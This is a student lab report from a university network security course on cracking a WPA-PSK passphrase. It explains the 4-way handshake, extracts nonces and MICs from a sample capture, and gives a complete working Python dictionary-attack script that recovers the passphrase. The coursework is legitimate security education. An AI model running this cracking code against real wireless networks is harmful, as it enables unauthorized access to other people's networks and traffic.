**电子科技大学信息与软件工程学院**

**标准实验报告**

**（实验）课程名称网络安全攻防技术**

**电子科技大学教务处制表**

电子科技大学

**实 验 报 告**

**学生姓名：叶智杭 学 号：2020090916008 指导教师：赵洋**

**实验地点：信软楼304 实验时间：2022.11.9**

**一、实验室名称：信软楼304**

**二、实验项目名称：实验2 WPA-PSK口令攻击实验**

**三、实验学时： 4 学时**

**（一）实验目的**

1） 掌握WLAN的工作原理；

2） 理解RSN的密钥层次；

3） 理解4次握手原理。

**（二）实验内容**

1） 配置无线网络攻击环境；


1） 抓取无线网络握手包；

2） 编写程序破解WPA-PSK的口令。

**四、实验原理**

本实验主要用到4-way握手的原理。在4-way握手之前，STA应该收到AP广播的beacon帧。AP通过广播beacon帧来表示其无线网络的存在。


4-way握手的第一条消息如下所示：




其中传递的关键信息就是AP生成Nonce，称为ANonce，长度为256比特。ANonce作为产生PTK的输入之一。

MSG-2

STA接收到第一个握手包后，就获得了ANonce。STA也生成一个Nonce，称为SNonce。通过设置无线网络时的配置，STA和AP已经知道共同的PMK，因此具备了生成PTK的所需输入。则STA生成PTK。生成PTK后，STA发送第二个握手包给AP，其中包含两个重要的信息。其一是STA生成的256比特SNonce；其二是128比特MIC。AP需要SNonce来生成PTK。ANonce和SNonce用于防止重放攻击。SNonce如下图：



MIC用于验证STA知道PTK，进而需要知道PMK，从而验证了STA是合法的。MIC字段如下图所示。




MIC的计算方法为：

输入：802.1x的所有字段，包括MIC字段，只是在计算的时候该字段设置为全0。

对WPA来说，计算函数是HMAC-MD5

对WPA2来说，计算函数是HMAC-SHA1


下图显示了802.1x的所有字段值。



要通过验证，也就是STA和AP计算出来的MIC相同，STA必须有正确的PTK，进而正确的PMK，因为计算的PTK的输入之一为PMK。如果通过验证，则证明STA具有合法的PMK，但是PMK没有在网上上传输，确保了PTK的保密性。第三方即使观察到了这些流量，也无法推断出PTK或者PMK。上述过程完成了AP对STA的认证。

MSG-3

在第三个握手包中，传输的重要信息包括MIC字段和WPA key data字段。通过MIC字段，AP可以向STA认证自己。如果通过验证，这表明AP知道PTK，进而知道PMK。这里计算MIC的方法和前面相同。如下图所示：



第三个握手包中也包含了GTK，用于加解密AP和所有STA之间的广播数据，GTK以密文形式包含在WPA key data字段。

MSG-4:

STA发送第四个握手包，用于向AP确认它收到了正确的密钥，加密通信即将开始。第四个握手包也包含MIC字段，计算方法同前。

通过上面的原理，我们就可以通过穷举法来找到正确的PSK。实际攻击中，我们会从字典中选择PASSPHRASE，然后计算PMK，然后PTK，然后MIC，直至找到的PASSPHRASE所计算出的MIC和握手包里面的MIC匹配，从而找到了正确的PASSPHRASE。这种攻击称为离线字典攻击，其成功的关键在于用户使用了弱口令。

**五、实验器材（设备、元器件）**

（一）学生每人一台PC，使用虚拟机方式安装linux操作系统。

（二）个人PC安装C、C++或JAVA程序开发环境。

**六、实验步骤**

步骤**一、环境搭建**

掌握无线网络抓包环境配置。

**步骤二、 获取无线网络握手包**

**步骤三、编写程序破解WPA-PSK的口令**

**步骤四 在wireshark中验证口令**

（详细的过程可参阅：实验指导书）

**七、实验数据及结果分析**

(要求：按实验步骤顺序给出程序代码，并进行简要文字说明，评分标准：实验内容完整70%，文字说明清晰20%，报告格式规范10%)

**1、观察广播帧**






得到 SSID 为 Coherer

**2、观察第一次握手**



得到 aNounce 为3e8e967dacd960324cac5b6aa721235bf57b949771c867989f49d04ed47c6933



得到APmac为00:0d:93:82:36:3a

得到STAmac为00:0c:41:82:b2:55

**3、观察第二次握手**





得到sNounce为cdf405ceb9d889ef3dec42609828fae546b7add7baecbb1a394eac5214b1d386

得到MIC1为a462a7029ad5ba30b6af0df391988e45

**4、观察第三次握手**



得到MIC2为7d0af6df51e99cde7a187453f0f93537


**5、观察第四次握手**





得到MIC3 为10bba3bdfbcfde2bc537509d71f2ecd1

**6、查看三次的所有输入以试图计算MIC**

在计算MIC的时候需要将填入MIC的位置使用0来替换







注：灰色背景部分为802.1x的所有字段，蓝色部分为其中的MIC码，需要替换为1

由此可知三次用于计算mic的data值为

0203007502010a00100000000000000000cdf405ceb9d889ef3dec42609828fae546b7add7baecbb1a394eac5214b1d386000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac020100000fac040100000fac020000

020300af0213ca001000000000000000013e8e967dacd960324cac5b6aa721235bf57b949771c867989f49d04ed47c6933f57b949771c867989f49d04ed47c6934cf020000000000000000000000000000000000000000000000000000000000000050cfa72cde35b2c1e2319255806ab364179fd9673041b9a5939fa1a2010d2ac794e25168055f794ddc1fdfae3521f4446bfd11da98345f543df6ce199df8fe48f8cdd17adca87bf45711183c496d41aa0c

0203005f02030a0010000000000000000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000

**7、使用python程序进行运算(字典攻击)**

1. # Used for computing HMAC
2. **import** hmac
3. # Used to convert from hex to binary
4. **from** binascii **import** a2b\_hex, b2a\_hex
5. # Used for computing PMK
6. **from** hashlib **import** pbkdf2\_hmac, sha1, md5

9. # Pseudo-random function for generation of
10. # the pairwise transient key (PTK)
11. # key:       The PMK
12. # A:         b'Pairwise key expansion'
13. # B:         The apMac, cliMac, aNonce, and sNonce concatenated
14. #           like mac1 mac2 nonce1 nonce2
15. #           such that mac1 < mac2 and nonce1 < nonce2
16. # return:    The ptk
17. **def** PRF(key, A, B):
18. # Number of bytes in the PTK
19. nByte = 64
20. i = 0
21. R = b''
22. # Each iteration produces 160-bit value and 512 bits are required
23. **while** (i <= ((nByte \* 8 + 159) / 160)):
24. hmacsha1 = hmac.new(key, A + chr(0x00).encode() + B + chr(i).encode(), sha1)
25. R = R + hmacsha1.digest()
26. i += 1
27. **return** R[0:nByte]

30. # Make parameters for the generation of the PTK
31. # aNonce:        The aNonce from the 4-way handshake
32. # sNonce:        The sNonce from the 4-way handshake
33. # apMac:         The MAC address of the access point
34. # cliMac:        The MAC address of the client
35. # return:        (A, B) where A and B are parameters
36. #               for the generation of the PTK
37. **def** MakeAB(aNonce, sNonce, apMac, cliMac):
38. A = b"Pairwise key expansion"
39. B = min(apMac, cliMac) + max(apMac, cliMac) + min(aNonce, sNonce) + max(aNonce, sNonce)
40. **return** (A, B)


43. # Compute the 1st message integrity check for a WPA 4-way handshake
44. # pwd:       The password to test
45. # ssid:      The ssid of the AP
46. # A:         b'Pairwise key expansion'
47. # B:         The apMac, cliMac, aNonce, and sNonce concatenated
48. #           like mac1 mac2 nonce1 nonce2
49. #           such that mac1 < mac2 and nonce1 < nonce2
50. # data:      A list of 802.1x frames with the MIC field zeroed
51. # return:    (x, y, z) where x is the mic, y is the PTK, and z is the PMK
52. **def** MakeMIC(pwd, ssid, A, B, data, wpa=False):
53. # Create the pairwise master key
54. pmk = pbkdf2\_hmac('sha1', pwd.encode('ascii'), ssid.encode('ascii'), 4096, 32)
55. # Make the pairwise transient key (PTK)
56. ptk = PRF(pmk, A, B)
57. # WPA uses md5 to compute the MIC while WPA2 uses sha1
58. hmacFunc = md5 **if** wpa **else** sha1
59. # Create the MICs using HMAC-SHA1 of data and return all computed values
60. mics = [hmac.new(ptk[0:16], i, hmacFunc).digest() **for** i **in** data]
61. **return** (mics, ptk, pmk)



66. # Tests a list of passwords; if the correct one is found it
67. # prints it to the screen and returns it
68. # S:         A list of passwords to test
69. # ssid:      The ssid of the AP
70. # aNonce:    The ANonce as a byte array
71. # sNonce:    The SNonce as a byte array
72. # apMac:     The AP's MAC address
73. # cliMac:    The MAC address of the client (aka station)
74. # data:      The 802.1x frame of the second message with the MIC field zeroed
75. # data2:     The 802.1x frame of the third message with the MIC field zeroed
76. # data3:     The 802.1x frame of the forth message with the MIC field zeroed
77. # targMic:   The MIC for message 2
78. # targMic2:  The MIC for message 3
79. # targMic3:  The MIC for message 4
80. **def** TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data, data2, data3, targMic, targMic2, targMic3):
81. # Pre-computed values
82. A, B = MakeAB(aNonce, sNonce, apMac, cliMac)
83. # Loop over each password and test each one
84. **for** i **in** S:
85. mic, \_, \_ = MakeMIC(i, ssid, A, B, [data])
86. v = b2a\_hex(mic[0]).decode()[:-8]
87. # First MIC doesn't match
88. **if** (v != targMic):
89. **continue**
90. # First MIC matched... Try second
91. mic2, \_, \_ = MakeMIC(i, ssid, A, B, [data2])
92. v2 = b2a\_hex(mic2[0]).decode()[:-8]
93. **if** (v2 != targMic2):
94. **continue**
95. # First 2 match... Try last
96. mic3, \_, \_ = MakeMIC(i, ssid, A, B, [data3])
97. v3 = b2a\_hex(mic3[0]).decode()[:-8]
98. **if** (v3 != targMic3):
99. **continue**
100. # All of them match
101. **print**('!!!Password Found!!!')
102. **print**('Desired MIC1:\t\t' + targMic)
103. **print**('Computed MIC1:\t\t' + v)
104. **print**('\nDesired MIC2:\t\t' + targMic2)
105. **print**('Computed MIC2:\t\t' + v2)
106. **print**('\nDesired MIC2:\t\t' + targMic3)
107. **print**('Computed MIC2:\t\t' + v3)
108. **print**('Password:\t\t' + i)
109. **return** i
110. **return** None


113. **if** \_\_name\_\_ == "\_\_main\_\_":
115. # Read a file of passwords containing
116. # passwords separated by a newline
117. with open('passwd.txt') as f:
118. S = []
119. **for** l **in** f:
120. S.append(l.strip())
121. # ssid name
122. ssid = "Coherer"
123. # ANonce
124. aNonce = a2b\_hex('3e8e967dacd960324cac5b6aa721235bf57b949771c867989f49d04ed47c6933')
125. # SNonce
126. sNonce = a2b\_hex("cdf405ceb9d889ef3dec42609828fae546b7add7baecbb1a394eac5214b1d386")
127. # Authenticator MAC (AP)
128. apMac = a2b\_hex("000c4182b255")
129. # Station address: MAC of client
130. cliMac = a2b\_hex("000d9382363a")
131. # The first MIC
132. mic1 = "a462a7029ad5ba30b6af0df391988e45"
133. # The entire 802.1x frame of the second handshake message with the MIC field set to all zeros
134. data1 = a2b\_hex(
135. "0203007502010a00100000000000000000cdf405ceb9d889ef3dec42609828fae546b7add7baecbb1a394eac5214b1d386000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000001630140100000fac020100000fac040100000fac020000")
136. # The second MIC
137. mic2 = "7d0af6df51e99cde7a187453f0f93537"
138. # The entire 802.1x frame of the third handshake message with the MIC field set to all zeros
139. data2 = a2b\_hex(
140. "020300af0213ca001000000000000000013e8e967dacd960324cac5b6aa721235bf57b949771c867989f49d04ed47c6933f57b949771c867989f49d04ed47c6934cf020000000000000000000000000000000000000000000000000000000000000050cfa72cde35b2c1e2319255806ab364179fd9673041b9a5939fa1a2010d2ac794e25168055f794ddc1fdfae3521f4446bfd11da98345f543df6ce199df8fe48f8cdd17adca87bf45711183c496d41aa0c")
141. # The third MIC
142. mic3 = "10bba3bdfbcfde2bc537509d71f2ecd1"
143. # The entire 802.1x frame of the forth handshake message with the MIC field set to all zeros
144. data3 = a2b\_hex(
145. "0203005f02030a0010000000000000000100000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000")
146. # Run an offline dictionary attack against the access point
147. TestPwds(S, ssid, aNonce, sNonce, apMac, cliMac, data1, data2, data3, mic1, mic2, mic3)


结果如图：



可知为pwd为Induction

**7、使用wireshark解码WPA**



可以发现报文成功得到解密

**八、实验结论、心得体会**

设置密码时需要避免使用常见的、关联性强的密码来阻挡字典攻击。

使用字典攻击相较于穷举攻击可以大大加快攻击的速度，但仍然较慢。

通过WPA加密后的通讯有较好的安全性。

**九、对本实验过程及方法、手段的改进建议**

希望可以通过数学手段对WPA进行攻击。

可以设计穷举攻击来尝试攻击，用于和字典攻击比较效率。

**报告评分：**

**指导教师签字：**